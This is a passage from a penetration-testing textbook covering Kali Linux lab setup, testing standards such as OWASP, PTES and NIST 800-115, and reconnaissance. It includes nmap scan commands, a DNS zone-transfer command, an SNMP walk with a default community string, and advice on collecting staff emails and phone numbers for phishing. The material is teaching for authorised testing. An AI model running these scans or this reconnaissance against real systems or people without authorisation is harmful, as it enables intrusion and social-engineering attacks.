
In this instance, I have entered the following URL in the address bar of my browser to access the BadStore VM: `http://192.168.3.136/cgi-bin/badstore.cgi`.

Once you have entered the IP of your BadStore VM and appended the preceding path, press enter and you will be presented with the BadStore frontend, as seen in this screenshot:

As mentioned earlier, the BadStore VM is nothing short of ancient, as reflected by the design of the interface; however, for beginners it contains a variety of common vulnerabilities that can be easily found and exploited with tools from Kali Linux covered in the following chapters.

Another similar and easy to set up VM that you can try is the **Damn Vulnerable Linux** (**DVL**) ISO. It can be downloaded from: `https://sourceforge.net/projects/virtualhacking/files/os/dvl/DVL_1.5_Infectious_Disease.iso/download`.

Installing additional tools in Kali Linux

Prior to or during a penetration test, it may be necessary to include other tools that are not commonly available with Kali Linux. The art of penetration testing has a great many individuals constantly creating tools that you can include. As a result, it may be necessary to install these tools in your Kali Linux setup. In other circumstances, it is generally a good idea to ensure that your tools are up to date prior to starting any penetration test.

When including additional penetration testing tools, it is advised to look within the Kali Linux repository first. If the package is available there, you can use the package and install it using the commands detailed next. Another option, if the tool is not available from the repository, is that the creator will often have a download option either on their website or through the software sharing and aggregation site `https://github.com/`.

While there are a number of tools available outside the Kali Linux repository, you should not rely on those as it is easy to add them to your Kali Linux installation. Also, many of the packages that are not in the repository have dependencies on other software and may cause stability issues.

There are several package management tools that can be used to help you manage the software package in your system, such as `dpkg`, `apt`, and `aptitude`. Kali Linux comes with `dpkg` and `apt` installed by default.

If you want to find out more about the apt and `dpkg` commands, you can look at the following references: `https://help.ubuntu.com/community/AptGet/Howto/` and `http://www.debian.org/doc/manuals/debian-reference/ch02.en.html`.

In this section, we will briefly discuss the apt command in a practical way that is related to the software package installation process.

To search for a package name in the repository, you can use the following command:

```
apt-cache search <package_name>
```

This command will display the entire software package that has the name `package_name`. To search for a specific package, use the following command:

```
apt-cache search <package_name>
```

If you have located the package but want more detailed information, use the following command:

```
apt-cache show <package_name>
```

To install a new package or to update an existing package, use the `apt-get` command. The following is the command:

```
apt-get install <package_name>
```

If the package is not available in the repository, you can search for and download it from the developer's site or through `www.github.com`. Be sure to only include software from trusted sources. For developers who require a Debian package format (the package will have the file extension `.deb`), you can utilize the `dpkg` command. For other packages, you will often find that they are compressed using a compression program such as 7-Zip and will often have the extension `.zip` or `.tar`.

Network services in Kali Linux

There are several network services available in Kali Linux; in this section, we will describe only some of them: the HTTP, MySQL, and SSH services. You can find the other services by navigating to **Kali Linux** | **System Services**.

HTTP


If your penetration testing works, you may want to have a web server for various reasons, such as to serve malicious web application scripts. In Kali Linux, there is already an Apache web server installed; you just need to start the service.

The following are the steps that are required to activate your HTTP server in Kali Linux:

1. To start the Apache HTTP service, open a command line Terminal and type the following command to start the Apache server:

```
service apache2 start
```

2. After this, you can browse to the web page at `127.0.0.1`; it will display the **It works!** page by default:



To stop the Apache HTTP service, perform the following steps:

1. Open a command-line Terminal and type the following command to stop the Apache server:

```
service apache2 stop
```

Remember that the previous command will not survive boot up. After bootup, you need to give the command again. Fortunately, there is a way to start the Apache HTTP service automatically after the Kali Linux boots up by providing the `update-rc.d apache2 defaults` command.

2. The command will add the `apache2` service to be started on booting up.

MySQL

The second service that we will discuss is MySQL. It is a relational database system. MySQL is often used with the PHP programming language and an Apache web server to create a dynamic, web-based application. For the penetration testing process, you can use MySQL to store your penetration testing results, for example, the vulnerability information and network mapping result. Of course, you need to use the application to store those results.

To start the MySQL service in Kali Linux, you can perform the following steps:

1. In a Terminal window, type the following:

```
service mysql start
```

2. To test whether your MySQL has already started, you can use the MySQL client to connect to the server. We define the username (`root`) and the password to log in to the MySQL server:

```
mysql –u root
```

The system will respond with the following:

```
    Enter password:
    Welcome to the MySQL monitor. Commands end with ; or g.
    Your MySQL connection id is 39
    Server version: 5.5.44-1 (Debian)
    Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights
reserved.
    Oracle is a registered trademark of Oracle Corporation and/or its
    affiliates. Other names may be trademarks of their respective
    owners.
    Type ''help;'' or ''h'' for help. Type ''c'' to clear the current input
statement.
    mysql>
```

3. After this MySQL prompt, you can provide any SQL commands. To exit from MySQL, just type `quit`.

By default, for security reasons, the MySQL service in Kali Linux can be accessed only from a local machine. You can change this configuration by editing the bind-address stanza in the MySQL configuration file located in `/etc/mysql/my.cnf`. We don't recommend that you change this behavior unless you want your MySQL to be accessed from elsewhere.

To stop the MySQL service, you can perform the following steps:

1. In a Terminal window, type the following:

```
service mysql stop
```

2. To start the MySQL service automatically after Kali Linux boots up, you can give the following command:

```
update-rc.d mysql defaults
```

This command will make the MySQL service start after the boot up.

SSH

For the next service, we will look into **Secure Shell** (**SSH**). SSH can be used to log in to a remote machine securely; apart from that, there are several other uses of SSH, such as securely transferring a file between machines, executing a command in a remote machine, and X11 session forwarding.

To manage your SSH service in Kali Linux, perform the following steps:

1. To start the SSHD service from the command line, type the following:

```
service ssh start
```

2. To test your SSH, you can log in to the Kali Linux server from another server using an SSH client such as Putty (`http://www.chiark.greenend.org.uk/~sgtatham/putty/`), if you are using the Microsoft Windows operating system.
3. To stop the SSHD service, from the command line, type the following:

```
service ssh stop
```

4. To start the SSH service automatically after Kali Linux boots up, you can give the following command:

```
update-rc.d ssh defaults
```

This command will add the SSH service to be started on booting up.


Additional labs and resources

While our main focus has been on Windows 10, Metasploitable 2, and Metasploitable 3, there are several other similar projects for exploring vulnerabilities and testing your skills. Seasoned security experts and penetration testers may remember a tiny vulnerable web server called BadStore. This vulnerable server was no larger than 15 MB (yes, megabytes) and contained several vulnerabilities from cross-site scripting to SQL injection. Although no longer available as a direct download on the official site, it can still be found around the web.

`https://www.vulnhub.com/` is exactly what its domain indicates: a hub for vulnerability projects. Several vulnerable VMs are listed on the site for download, which can be used for practice and **Capture the Flag** (**CTF**) scenarios and tournaments, including Damn Vulnerable Linux, Kioptrix, and others.


Several websites also exist for those interested in practicing their skills or learning within a contained environment:

- **Wargames**: Wargames, located at `http://overthewire.org/wargames/`, has basic to advanced levels and is free for practicing:



- **Hack this site**: `Hackthissite.org` also has many challenges (lower-left side) and offers missions for beginners as well as programmers. These challenges are free but signing up is required:

- **Hellbound Hackers**: As with Hack This Site, Hellbound Hackers (`https://www.hellboundhackers.org/`) also offers many challenges for free, including pen-testing challenges. Signing up is also required to access the challenges:



Summary

In this chapter, we looked at creating a lab environment for penetration testing. As explained, your lab setup will depend solely on the resources available to you, such as CPU, RAM, and HDD space. It's a good idea to experiment with as many different OSes as you can, including Windows, Linux, Mac, Android, and even ARM OSes (available at `https://www.vulnhub.com/`) to be able to get yourself some experience in a controlled environment where you may legally carry out tests.

If using the Metasploitable server, we recommend that beginners, including professionals with limited time, use the Metasploitable 2 OS as the Metasploitable 3 OS setup is highly complicated—the builds can be built for specific host operating systems.

Users with limited resources can also use smaller vulnerable OSes such as BadStore and DVL which, like Metasploitable 2, come as pre-built servers available in ISO format and are ready to install with only minor setup.

It's recommended to have at least one Windows and one Linux OS for your lab for testing and learning. Up next, we'll look at the various methodologies available for penetration testing.

Questions

Lets try to answer some questions based on the knowledge you grabbed from the chapter:

1. What are two virtualization platforms that can be used to create and host virtual machines?
2. What does `.vmdk` stand for?
3. What are the default login credentials for Metasploitable 2?
4. If building the Metasploitable 3 server from scratch, what other additional pieces of software are required?
5. What is the command used to install a new package or to update an existing package in Kali Linux?
6. What command is used to start the MySQL service?
7. What command is used to start the SSH service?

Further reading

- **Installing Metasploitable 2**: `https://metasploit.help.rapid7.com/docs/metasploitable-2`
- **Building Metasploitable 3**: `https://github.com/rapid7/metasploitable3`
- **Full Metasploitable 3 download (6 GB file)**: `https://mega.nz/#!XQxEAABQ!frdh5DgZE-tSb_1ajPwLZrV4EZuj1lsS3WlWoLPvBjI`

3
Penetration Testing Methodology

One of the most vital factors in conducting a successful pen test is the fundamental methodology. A lack of a formal methodology means no uniformity, and I am sure you don't want to be the one funding a pen test and watching the testers poking around cluelessly.

A methodology defines a set of rules, practices, and procedures that are pursued and implemented during the course of any information-security audit program. A penetration testing methodology defines a roadmap with practical ideas and proven practices that can be followed to assess the true security posture of a network, application, system, or any combination thereof.

While a penetration tester's skills need to be specific for the job, the manner in which it is conducted shouldn't be. That being said, a proper methodology should provide a meticulous framework for conducting a complete and truthful penetration test, but need not be obstructive—it should allow the tester to fully explore their hunches.

Technical requirements

You must have Kali Linux and Nmap installed in your system as we will use them in this chapter.

Penetration testing methodology

During scoping the type of test, it is important to know the different type of tests and what they consist of; this can be broken down into three groups:

- **White-box penetration testing**: Here, the tester has complete access and in-depth knowledge of the system being tested. The testers work with the client and have access to insider information, servers, software running, network diagrams, and sometimes even credentials. This test type is normally used to test new applications before they are put into production and are routinely conducted as part of the **Systems Development Life Cycle** (**SDLC**); this helps to identify vulnerabilities and remedy them before rolling out to production.

- **Black-box penetration testing**: In the black-box penetration testing approach, only high-level information is made available to the tester. The tester is totally unaware of the system/network, making this testing type as close to the real world as possible. The tester had to acquire all of their information using creative methods within the agreement of the client. While this approach mimics the real world, sometimes it might miss some areas while testing. If not scoped properly, it can be very costly to the client as well as time-consuming. The tester would explore all attack vectors and report their findings. The tester must be careful because things can break during this type of test.

- **Gray-box penetration testing**: In the middle of the two extremes lies the gray-box penetration testing; only limited information is available to the tester to attack the system externally. These tests are usually run within a limited scope and with the tester having some information about the system.

Regardless of which kind of test is chosen, it is important to also follow a standard or guidelines to ensure best practices. We will discuss some of the most popular standards in more detail:

- OWASP testing guide
- PCI penetration testing guide
- Penetration Testing Execution Standard
- NIST 800-115
- **Open Source Security Testing Methodology Manual** (**OSSTMM**)

OWASP testing guide

The **Open Web Application Security Project** (**OWASP**) is an open source community project that develops software tools and knowledge-based documentation that helps people secure web applications and web services. OWASP is an open source reference point for system architects, developers, vendors, consumers, and security professionals involved in designing, developing, deploying, and testing the security of web applications and web Services. In short, the OWASP aims to help everyone and anyone to build more secure web applications and web services. One of the best aspects of the OWASP testing guide is its comprehensive description of determining the business risk presented by findings. The OWASP testing guide rates risk based on the impact it could have to the business, and the chance it will occur. By those aspects described in the OWASP testing guide, the overall risk rating of a given finding can be found out, which gives the organization appropriate guidance based on the result of their findings.
The OWASP testing guide primarily focuses on the following:

- Techniques and tools in web-application testing
- Information-gathering
- Authentication testing
- Business logic testing
- Data-validation testing
- Denial-of-service attack testing
- Session-management testing
- Web services testing
- AJAX testing
- Risk severity
- Likely hood of risk

PCI penetration testing guide

Things just got real for companies that need to comply with PCI requirements. Not only is PCI v3.2 mandated, the PCI Standards Security Council has issued guidance on using penetration testing as part of vulnerability-management programs.

In April 2016, the **Payment Card Industry Security Standards Council** (**PCI SSC**) released **PCI Data Security Standard** (**PCI DSS**) version 3.2. With the updates came clarification to requirements, additional guidance, and seven additional new requirements.

To address issues related to cardholder data breaches and protect against existing exploits, PCI DSS v.3.2 includes various changes, most of which are specific to service providers. This includes new penetration testing requirements that now require segmentation testing for Service Providers to now be performed at least every six months or after any significant changes to segmentation controls/methods. In addition, there are several requirements to ensure that service providers are continuously monitoring and maintaining critical security controls throughout the year.

Penetration Testing Execution Standard

The Penetration Testing Execution Standard consists of seven main sections. They cover everything concerning a penetration test – from the preliminary communication and effort behind a pen test; through the information-gathering and threat-modeling phases where testers are working behind the scenes to get a better understanding of the tested corporation; through vulnerability research, exploitation, and post-exploitation, where the practical security knowledge of the testers come to play and combine with the business intelligence; and finally to reporting, which outlines the entire procedure in a format that the customer can understand.

This version can be considered v1.0 as the core elements of the standard are solidified, and have been field-tested for over a year through the industry. v2.0 is in the making, and will provide more granular work in terms of levels – as in the intensity levels at which each of the elements of a penetration test can be performed. As no pen test is like another, and testing will range from web application or network tests to a full-on red-team black-box engagement, said levels will enable an organization to outline how much complexity they expect their testers to unveil, and enable the tester to step up the intensity in the areas that the organization deems necessary. Some of the initial work on levels can be seen in the intelligence—gathering section.

The following are the main sections defined by the standard as the basis for executing penetration tests:

- Pre-engagement interactions
- Intelligence-gathering
- Threat-modeling
- Vulnerability analysis
- Exploitation
- Post-exploitation
- Reporting

NIST 800-115

The **National Institute of Standards and Technology Special Publication** (**NIST-SP-800-115**) is the technical guide to information-security testing and assessment. The publication is produced by **Information Technology Laboratory** (**ITL**) at NIST.

The guide defines a security assessment as the process of determining how effectively an entity being assessed meets specific security requirements. As you review the guide, you will see it contains a great amount of information for testing. While the document does not get updated as often as we would like, it is a viable resource for us as a reference when building our methodology for testing.

They offer practical guidelines for designing, implementing, and maintaining technical information, security tests, and examination processes and procedures, by covering the key element or technical security-testing and examination.

These can be used for several reasons, such as finding vulnerabilities in a system or network and verifying compliance with a policy or other requirements. The guide is not intended to present an all-inclusive information-security testing and examination program but rather an outline of key elements of technical security testing and examination, with a weight on specific technical techniques, the benefits and limitations of each, and recommendations for their use.
The NIST 800-115 standard provides a great map for pen testers that is an accepted industry standard. This model is a great way to ensure that your penetration testing program complies with best practices.

Open Source Security Testing Methodology Manual

The OSSTMM isn't the easiest or most fun document to read but it's full of advanced security information that's practical and relevant. It's also the best-known operational security manual on the planet with about half a million downloads each month for one particular reason: those who figure it out have a distinct security advantage, as its instructions are about a decade ahead of the current buzz in the security industry.
The goal of the OSSTMM is to put forth a standard for internet security testing. It is intended to form a complete baseline for testing that, when followed, ensures a thorough and comprehensive penetration test has been undertaken. This should enable a client to be convinced of the level of technical assessment independent of other organization concerns, such as the corporate profile of the penetration testing provider.

General penetration testing framework

While some of these standards vary in their number of requirements, they can be loosely be broken down into the following phases:

- Reconnaissance
- Scanning and enumeration
- Gaining access
- Escalation of privileges
- Maintaining access
- Covering your tracks
- Reporting

Let's look at each phase in more detail.

Reconnaissance

A huge portion of your penetration testing time will be spent in this first critical part of the test. While some break down this phase into active and passive, I prefer to clump them together as the data acquired would speak for itself.

Reconnaissance is the systematic approach where you attempt to locate and gather as much information on your target, this is otherwise known as foot-printing.

The techniques involved in foot-printing include but are not limited to the following:

- Social engineering (this is great fun)
- Internet research (Google, Bing, LinkedIn, and so on)
- Dumpster-diving (getting your hands dirty)
- Cold-calling

It's basically any way you can acquire any information on your target, so be creative. So, what are we looking for?

Well, every bit of info is useful, but it needs to be prioritized and keep in mind that something that you may not find useful at first just might come in handy somewhere else. But for starters the important things would be the following:

- Contact names within the organization
- Other locations of the organization (if any)

- Email addresses (which we could later used for phishing, whaling, or spear-phishing)
- Phone numbers of important figures within the company (these can be used for phishing)
- Systems used within the company such as Windows or Linux
- Job postings
- Employee CVs (past/present)

While all of this might be self-explanatory, job postings seems a bit strange; however, let's say you come across one for a system admin, and based on the requirements that they are asking for the position it would provide, you with a lot of information about their internal systems. This can then be used to come up with attack vectors or to find exploits.

Employee CVs work in a similar manner; by knowing what their employees' skill sets are, you can determine what kind of systems they may or may not be running.

While this might seem tedious, keep in mind that the more information you have, the more capable you would be when making decisions later. I personally find myself coming back to this phase throughout the engagement.

Scanning and enumeration

Without a doubt, almost every security professional wants to jump straight into exploiting boxes, but without understanding the basics, the exploits, and most importantly, the environment they are in. This can lead to mistakes or worse, such as breaking things in a live environment.

Scanning and enumeration allows a pen tester to understand their environment. The result one gets from these scans gives the red team a starting point to leverage vulnerabilities in different systems. Scanning is finding all available network services (TCP and UDP) running on the targeted hosts. This can help a red teamer discover whether SSH/Telnet is open to try a brute-force login and discover file shares to download data from, websites that may have vulnerabilities, or printers that may hold usernames and passwords. Enumeration is the discovery of services on the network to have a greater sense of information provided by the network services.

Scanning

When there is a doubt that mitigating controls, such as firewalls, intrusion-detection systems, and file-integrity monitoring, a full penetration test is ideal. Scanning will locate individual vulnerabilities; however, penetration testing will attempt to verify that these vulnerabilities are exploitable within the target environment. Let's have a look into each of the types.

ARP scanning

By using ARP broadcast, we can take advantage of getting IP information. Each ARP broadcast frame requests who has which IP address—the IP address is increased by one each time. Once a host has that IP address, it will respond to the request with the requested IP address and its MAC address.

ARP scanning is an effectively fast method, and typically won't set off any alarms; the issue with this is that ARP is a layer 2 protocol so it can't go over network boundaries. Meaning if the red team is on network `192.100.0.0/24` and your target(s) is on network `10.16.X.0/24`, you can't send ARP requests to `10.16.X.0/24`.

The network mapper (Nmap)

Nmap is the top dog in port scanning and enumeration. Covering all options and modules of Nmap in this guide is outside the scope of this book; instead, we will cover the scans that I mostly use when testing. But first, here's some info on port states:

- **Open**: An application on the target machine is listening for connections/packets on that port
- **Closed**: Ports have no application listening on them, though they could open up at any time
- **Filtered**: A firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed


The following are the Nmap options available:

- `O`: OS detection
- `p`: Port scan
- `p-`: Scan all ports (`1-65535`)
- `p 80,443`: Scan port `80` and `443`

- `p 22-1024`: Scan ports `22` through `1024`
- `top-ports X`: `X` is a number and it will scan `X` number of the top popular ports; I usually use 100 for a quick scan
- `sV`: Service-detection
- `Tx`: Set scan speed
- `T1`: Really slow port scan
- `T5`: Really fast port scan (really noisy)
- `sS`: Stealth scan
- `sU`: UDP scan
- `A`: OS-detection, version-detection, script-scanning, and traceroute

Nmap port scanner/TCP scan

This service will start by initiating (`SYN`) connection on each port on a target host. If the port is open, the host will respond with (`SYN`, `ACK`). The connection is closed with a reset (`RST`) sent by the initiator:



Nmap half-open/stealth scan

This option will start by sending (`SYN`) a connection on each port on a target host. If the port is open, the host will reply to the request with (`SYN`, `ACK`).

If the port is not open (that is, closed), the host will answer with a connection reset (`RST`). If no response is received, it is assumed that the port is filtered. The difference between a TCP scan and a stealth scan is that the connection initiator will not respond with an acknowledgement (`ACK`) packet. What makes this an effective scan is that since a full connection wasn't established it won't be logged.

Nmap OS-detection


This option will use various techniques to try to identify the operating system type and version. This is very useful for vulnerability-detection. Doing a quick search on the OS version will show known vulnerabilities and exploits for the operating system to give you a better lay of the land with the help of the following command:

```
nmap 172.16.54.144 –O
```

Nmap service-detection

Similar to OS-detection, this options tries to determine the service and version as shown in the following screenshot:


```
nmap 172.16.54.144 –sV
```



Nmap ping sweeps

This option will send an ICMP request to every IP address in a given range. If the host is up and it is configured to respond to ping requests, it will reply with an ICMP reply, as shown in the following screenshot:

```
nmap 172.16.54.0/24 –sP
```



Enumeration

Enumeration serves as a base for all of the attacks and weaknesses found in the web applications. The development view merges these attacks and weaknesses into vulnerabilities and categorizes them according to their occurrence in the relative development phase. This could be a design, implementation, or deployment phase. There are several enumeration techniques; we will have a look at a few.

SMB shares

SMB stands for **Server Message Block**. It's a file-sharing protocol that was invented by IBM and has been around since the mid-1980s. The SMB protocol was designed to allow computers to read and write files to a remote host over a **Local Area Network** (**LAN**). The directories on the remote hosts made available via SMB are called shares.

This technique has several benefits, which we will discuss.


DNS zone transfer

DNS is my favorite protocol because it's a treasure trove of information. If you can request a zone transfer, the tester can get all the DNS records for a particular zone. This will identify the hostname-to-IP-address relationship of all hosts in the network. If the attacker has any knowledge of the network scheme, this can be the fastest method to discover all hosts on a network. DNS can also give rise to services that are running on the network, such as mail servers.

DNSRecon

DNSRecon is my go-to tool for DNS recon and enumeration. In this example, we will request a zone transfer from `domain.foo`. The DNS server running at `domain.foo` will return all of the records that it is aware of for `domain.foo` and any subdomains associated with it. This gives us the name of servers with their respective hostnames and IP addresses for the domain. It returned all DNS records, which were `TXT records (4)`, `PTR records (1)`, `MX records for mail servers (10)`, `IPv6 A records (2)`, and `IPv4 A records (12)`. The records provide some really juicy information about the network. One record shows the IP address of their DC office, another shows the IP address of their firewall appliance, another shows that they have a VPN and its IP address, and another record shows the IP address of the mail server login portal, as shown in the following screenshot:

```
dnsrecon -d zonetranfer.zone -a
-d: domain
-a: perform zone transfer
```



SNMP devices

Simple Network Management Protocol, known as **SNMP** for short, is used to log and manage network devices and applications. SNMP can be used to configure devices and applications remotely, but if left unsecured, it can also be used to pull down information about said application and devices. This information can be used to get a better understanding of the network:

```
snmpwalk 192.16.1.1 -c PUBLIC
```

`-c`: This is a community string to authenticate to a device.

Packet captures

Capturing packets between two hosts can be very helpful when diagnosing networking issues, credential-sniffing, or for fun if you like looking at traffic.

tcpdump

